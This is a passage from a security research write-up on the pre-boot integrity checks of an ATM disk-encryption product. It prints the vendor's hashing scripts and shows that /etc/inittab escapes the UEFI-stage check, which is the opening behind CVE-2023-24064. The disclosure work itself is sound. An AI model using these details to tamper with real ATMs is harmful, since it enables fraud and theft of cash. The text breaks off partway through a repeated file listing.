

Figure 31: VSS PBA Phase I Integrity Error - Custom Image

Modification of the P5 background image (*/usr/SUPERSHEEP/bin/glade/bgimage.jpg*) updated the background for the *Invalid PBA checksums detected* error.



Figure 32: VSS PBA Phase II Integrity Error - Custom Image

This visual queue identified the PBA integrity validation process was carried out in a multi-phased approach. Phase I would be conducted during UEFI to ensure the integrity of the Linux file system and Phase II was performed once the Linux kernel was executed, to unlock the TPM. Arriving at this understanding provided relevance to the PBA Headless validation sequence and CryptoPro PBA graphic workflows. Each hinted to a staged validation process across UEFI and Linux, also reflected in the stagged boot-cycle of the ATM. This process is better visualized in *Figure 33*.



Figure 33: VSS - Boot Sequence

With a clear understanding of the cycle and stages of PBA validation process, the next task is to inspect the process for logic flaws. Phase II integrity list was easy enough to confirm, based on the contents of */LOG/initial.txt*. This file contained 2,567 files or folders that were measured against the TPM. This list of files/folders was generated from two scripts:

- */usr/SUPHERSHEEP/bin/find_hashfiles.sh*
- */usr/SUPERSHEEP/bin/check_for_new_files.sh*

```
#!/bin/bash

SBBASE_BINARIES="      /usr/SUPERSHEEP/bin/ss_gui \
                                  /usr/X11/bin/X \
                                  /bin/mount \
                                  /bin/bash \
                                  /bin/sh \
                                  /bin/cat \
                                  /bin/hostname \
                                  /bin/mknod \
                                  /bin/stty \
                                  /bin/su \
                                  /sbin/agetty \
                                  /sbin/blkid \
                                  /sbin/dhcpcd \
                                  /sbin/e2fsck \
                                  /sbin/fsck \
                                  /sbin/fsck.ext3 \
                                  /sbin/init \
                                  /sbin/udevd \
                                  /sbin/udevadm \
```

```
                                        /usr/bin/fluxbox \
                                        /usr/bin/dbus-daemon \
                                        /usr/bin/dbus-uuidgen \
                                        /usr/bin/killall
                                        "

ParseArguments ()
{
        while getopts "c:" Option
        do
                case $Option in
                        c )     COMPONENT=$OPTARG ;;
                        * )     echo "Unknown Option $Option" ;;
                esac
        done
}

HASHLIST="/tmp/hashfiles"
rm -f $HASHLIST

ParseArguments $@

if [ "$COMPONENT" = "grub" ]
then
        find /boot/grub -type f -print | grep -v "grub.cfg" >> $HASHLIST
elif [ "$COMPONENT" = "kernel" ]
then
#       find /lib/modules -type f -print >> $HASHLIST
        find /boot/bzImage -print >> $HASHLIST
        find /boot/*superschaf* -type f -print >> $HASHLIST
elif [ "$COMPONENT" = "application" ]
then
        find /usr/SUPERSHEEP/bin -type f -print |  grep -v "bgimage.jpg" | grep -v "glade" >>
$HASHLIST
elif [ "$COMPONENT" = "sysfiles" ]
then
        find /bin -type f -print >> $HASHLIST
        find /sbin -type f -print >> $HASHLIST
        find /lib -type f -print | grep -v "/lib/modules" >> $HASHLIST
#       find /usr -type f -print | grep -v "/usr/SUPERSHEEP" | grep -v "usr/local" >> $HASHLIST
        find /usr/bin -type f -print >> $HASHLIST
        find /usr/sbin -type f -print >> $HASHLIST
        find /usr -name "*.so.*" | grep -v "/usr/SUPERSHEEP" | grep -v "usr/local" >> $HASHLIST
        find /etc/rc.d -type f -print >> $HASHLIST
elif [ "$COMPONENT" = "sbbase" ]
then

        find /usr/SUPERSHEEP -type f -print | grep -v "system.data" |  grep -v "bgimage.jpg" |
grep -v "pkcs11" | grep -v "opensc" |  grep -v "glade" | grep -v "avira" | grep -v "var/" >>
$HASHLIST

        for fil in $SBBASE_BINARIES;
        do
                echo $fil >> $HASHLIST
                DEPLIBS="`ldd $fil | cut -d " " -f 3`"
                for i in $DEPLIBS;
                do
                        if [ -f $i ]
                        then
                                echo $i >> $HASHLIST
                        fi
                done
        done

        echo "/etc/root.tar" >> $HASHLIST
        echo "/etc/var.tar" >> $HASHLIST

        #find /bin -type f -print >> $HASHLIST
        #find /bin -type l -print >> $HASHLIST
        #find /sbin -type f -print >> $HASHLIST
        #find /sbin -type l -print >> $HASHLIST
```

```
        #find /usr/X11/bin -type f -print >> $HASHLIST

        # a few folders
        echo "/lib/udev" >> $HASHLIST
        echo "/etc/udev" >> $HASHLIST
        echo "/etc/rc.d" >> $HASHLIST

else
        echo "Unknown component"
        echo "Known components: grub kernel application sysfiles sbbase"
fi

sort -u $HASHLIST > $HASHLIST.sorted
mv $HASHLIST.sorted $HASHLIST
sync
```

Figure 34:CryptoPro - /usr/SUPERSHEEP/bin/find_hashfiles.sh

```
#!/bin/bash
#
# Rückgabewert: 0 wenn kein Fehler
#                               1 wenn die ORIG_FILE leer oder nicht vorhanden ist

ORIG_FILE=/tmp/files.orig
OUTPUT_FILE_BASENAME=/tmp/files

ParseArguments ()
{
        while getopts "i:o:n:" Option
        do
                case $Option in
                        i )     ORIG_FILE=$OPTARG ;;
                        o )     OUTPUT_FILE_BASENAME=$OPTARG ;;
                        n )     NEW_FILE=$OPTARG ;;
                        * )     echo "Unknown Option $Option" ;;
                esac
        done
}

ParseArguments $@

if [ "$NEW_FILE" != "" ]
then
        find / -print | grep -v "^/proc" | grep -v "^/sys" | grep -v "^/dev" |
        \
        grep -v "^/mnt" | grep -v "^/tmp" | grep -v "^/var" | grep -v "^/run" |
        \
        grep -v "^/root" | grep -v "^/LOG" | grep -v "^/usr/SUPERSHEEP/avira" |
        \
        grep -v "^/usr/SUPERSHEEP/displaylink" |
                        \
        grep -v "^/usr/X11-7.7/lib/xorg/modules/drivers" |
                \
        grep -v "^/lib/modules/`uname -r`/kernel/drivers/gpu" |
                \
        grep -v "^/usr/SUPERSHEEP/var" |
                                \
        sort > $NEW_FILE
        sync
else
        if [ ! -f $ORIG_FILE ]
        then
                exit 1
        fi

        size="`stat -c '%s' $ORIG_FILE`"
        if [ "$SIZE" == "0" ]
        then
                exit 1
```

```
        fi

        find / -print | grep -v "^/proc" | grep -v "^/sys" | grep -v "^/dev" |
        \
        grep -v "^/mnt" | grep -v "^/tmp" | grep -v "^/var" | grep -v "^/run" |
        \
        grep -v "^/root" | grep -v "^/LOG" | grep -v "^/usr/SUPERSHEEP/avira" |
        \
        grep -v "^/usr/SUPERSHEEP/displaylink" |
                        \
        grep -v "^/usr/X11-7.7/lib/xorg/modules/drivers" |
                \
        grep -v "^/lib/modules/`uname -r`/kernel/drivers/gpu" |
                \
        grep -v "^/usr/SUPERSHEEP/var" |
                                \
        sort > /tmp/find.all

        sync
        sort $ORIG_FILE > /tmp/orig_sorted
        sync

        if [ ! -f /tmp/orig_sorted ]
        then
                exit 1
        fi

        size="`stat -c '%s' /tmp/orig_sorted`"
        if [ "$SIZE" == "0" ]
        then
                exit 1
        fi

        diff /tmp/find.all /tmp/orig_sorted | grep "^>" > $OUTPUT_FILE_BASENAME.missing
        sync
        diff /tmp/find.all /tmp/orig_sorted | grep "^<" > $OUTPUT_FILE_BASENAME.extra
        sync
fi
```

Figure 35:CryptoPro - /usr/SUPERSHEEP/bin/check_for_new_files.sh

Phase I, not so much. Luckily UEFI was also unencrypted, allowing full access to the disk contents. UEFI is a software interface, replacing legacy Basic Input/Output System (BIOS) architectures, and contains several advantages over the BIOS architecture. Some of these include support for larger disk sizes, indexed partition tables or GUID Partition Tables (GPT), the use of a boot manager instead of boot sectors, and the use of external flash memory [33]. P1 was an MS-DOS file system and contained several *EFI* binaries. In collaboration with UEFI, standard ATM setups would enforce secureboot, performing integrity validation of each executable in the startup sequence.

```
root@9b681e754d5d:/mnt/disk# ls -al EFI/
total 20
drwxr-xr-x 5 root root 4096 Nov 29  2021 .
drwxr-xr-x 3 root root 4096 Jan  1  1970 ..
drwxr-xr-x 2 root root 4096 Oct 15  2021 Boot
drwxr-xr-x 5 root root 4096 Nov 29  2021 CPSD
drwxr-xr-x 4 root root 4096 Oct 15  2021 Microsoft
```

Figure 36: P1 – Partition Contents

The EFI partition contained 25 executable files spread across 51 directories. Access to the ATM's BIOS or manipulation of executable content was not possible. Identification of the

executable sequence required a tedious process of elimination. Ultimately, four files in *EFI/CPSD* were identified to be responsible for system initialization.



Figure 37: VSS UEFI Boot Sequence

Having identified this sequence, it was then possible to dive deeper into each of the *EFI* files and locate the file integrity process. This effort identified the file integrity list to reside in a hash index table within *Bootxsa2.efi*.



Figure 38: Booxsa2.efi PBA File Integrity Index

The hash index leveraged a sum value as the primary key and the Unicode file path as the value. The table contained approximately 256 files and/or directories, matching the PBA Phase I error.



Figure 39: VSS –PBA Phase I Element Count

Confirming a 2-Phase PBA validation process was performed, between UEFI and Linux.

- **Phase I:** PBA validation checks performed within UEFI, validating 249 files and three directories. In this phase, *Bootxsa2.efi* would mount the Linux file system and validate the index of 249 files and three directories. If this system check passed *bzImage.efi* would be called to boot the Linux file system.
- **Phase II:** PBA validation checks, performed within Linux, expanding on the previous phase to examine 2,567 files and/or directories.

Vulnerabilities

CVE-2023-24064

Prior to the release of VSS v3.0.0, DN utilized an alternative version numbering scheme. It was in one of these legacy versions, VSS v18.X, we began our vulnerability development efforts.

Phase I was performed in *Bootxsa2.efi* and performed validation of approximately 253 elements, 250 files and three folders.

Phase II validation examined 2,567 files or folders – based on the contents of */LOG/initial.txt*. To identify probable system files for exploitation, the file content of P5 was indexed, removing all references to PBA Phase I and Phase II validation checks. This delta table identified about 8,000 possible files that were not examined by the PBA integrity process. Furthermore, most files relevant to PBA Phase I were also validated during PBA Phase II. Unfortunately, this effort did not bring us closer to any targets of interest.

Looking at this problem from a different angle, identified both Phase I and Phase II were executed independently and the results of one did not directly impact the other. The workflow

of Phase I was protected via secureboot, impacting efforts to directly influence this process. However, Phase II is executed after the Linux Kernel is launched. Therefore, it was not necessary to bypass both Phase I and Phase II but just that of Phase I.



Figure 40: VSS PBA Validation Kill Chain

The attack surface was comprised of any file that was used as part of system initialization, prior to PBA Phase II integrity checks being executed. While examining the contents of P5, legacy CryptoPro configurations and options were present but dormant. Most of these settings appeared to be overlooked in the PBA validation process, which further affirmed the perspective that full content validation was not conducted.

To build a better understanding of the system initialization process, it is important to understand what initialization system is being used to bootstrap the environment. Modern Linux architectures leverage Systemd, a unified software suite for managing service configuration and behavior across various Linux distributions. Configuration files for this architecture are located at */etc/systemd*. However, the CryptoPro environment did not contain the */etc/systemd* directory and system initialization was controlled through */etc/inittab* – indicating the use of System V.

System V is an older initialization architecture that relies on build scripts, executed at different Linux run-levels. This architecture can become very complex, depending on how many initialization processes and services would need to be configured on the system. *Figure 41* is a graphical excerpt of this architecture [34]:



Figure 41: Essential System Administration, 3rd Edition – Executing System V-style Boot Scripts

Figure 41 details initialization begins with */etc/inittab* and is executed by the kernel in single-user mode, prior to running through each runlevel. Returning to the PBA Phase I index table confirms */etc/inittab* is unchecked!

```
root@4f7b8305962e:~# sort pba-phaseI-index.lst | grep "^/etc"
/etc/rc.d
/etc/root.tar
/etc/udev
/etc/var.tar
```

Figure 42: PBA Phase I Index Table - /etc/inittab Reference Check

The system contents of */etc/inittab* were as follows:

```
# Begin /etc/inittab

id:3:initdefault:

si::sysinit:/etc/rc.d/init.d/rc sysinit

l0:0:wait:/etc/rc.d/init.d/rc 0
l1:S1:wait:/etc/rc.d/init.d/rc 1
l2:2:wait:/etc/rc.d/init.d/rc 2
l3:3:wait:/etc/rc.d/init.d/rc 3
l4:4:wait:/etc/rc.d/init.d/rc 4
l5:5:wait:/etc/rc.d/init.d/rc 5
l6:6:wait:/etc/rc.d/init.d/rc 6

ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now

su:S016:once:/sbin/sulogin

#1:2345:respawn:/sbin/agetty tty1 9600
1:2345:respawn:/bin/login -f root
2:2345:respawn:/sbin/agetty tty2 9600
3:2345:respawn:/sbin/agetty tty3 9600
4:2345:respawn:/sbin/agetty tty4 9600
5:2345:respawn:/sbin/agetty tty5 9600
6:2345:respawn:/sbin/agetty tty6 9600

# End /etc/inittab
```

Figure 43: CryptoPro - /etc/inittab

As the Linux system runs through the various run states 0-6, with 0 being system halt or shutdown and 6 being reboot, runlevels 1 through 5 are used for process organization and priority configuration. CyptoPro is only configured with three activation scripts for runlevel 3, starting: network services, system bus, and the X-Server GUI environment. This runlevel is triggered by executing */etc/rc.d/init.d/rc* and passing a runlevel argument of 3. This script would then instruct the execution of three additional scripts in */etc/rc.d/rc3.d/*.

```
root@debian:/mnt/disk# ls -al etc/rc.d/rc3.d
total 8
drwxr-xr-x  2 root root 4096 Aug  7  2019 .
drwxr-xr-x 11 root root 4096 Oct 12  2010 ..
lrwxrwxrwx  1 root root   17 Oct 12  2010 S20network -> ../init.d/network
lrwxrwxrwx  1 root root   14 Oct 12  2010 S30dbus -> ../init.d/dbus
lrwxrwxrwx  1 root root   11 Oct 12  2010 S50X -> ../init.d/X
```

Figure 44: CryptoPro - runlevel 3 Process Execution

Execution of *S50X* then occurs, symlinked to */etc/rc.d/init.d/X* bootstrap execution of the X environment. This is done prior to a system login event. Once X is loaded, *inittab* performs an unauthenticated root login:

```
# Begin /etc/inittab

id:3:initdefault:

si::sysinit:/etc/rc.d/init.d/rc sysinit

l0:0:wait:/etc/rc.d/init.d/rc 0
l1:S1:wait:/etc/rc.d/init.d/rc 1
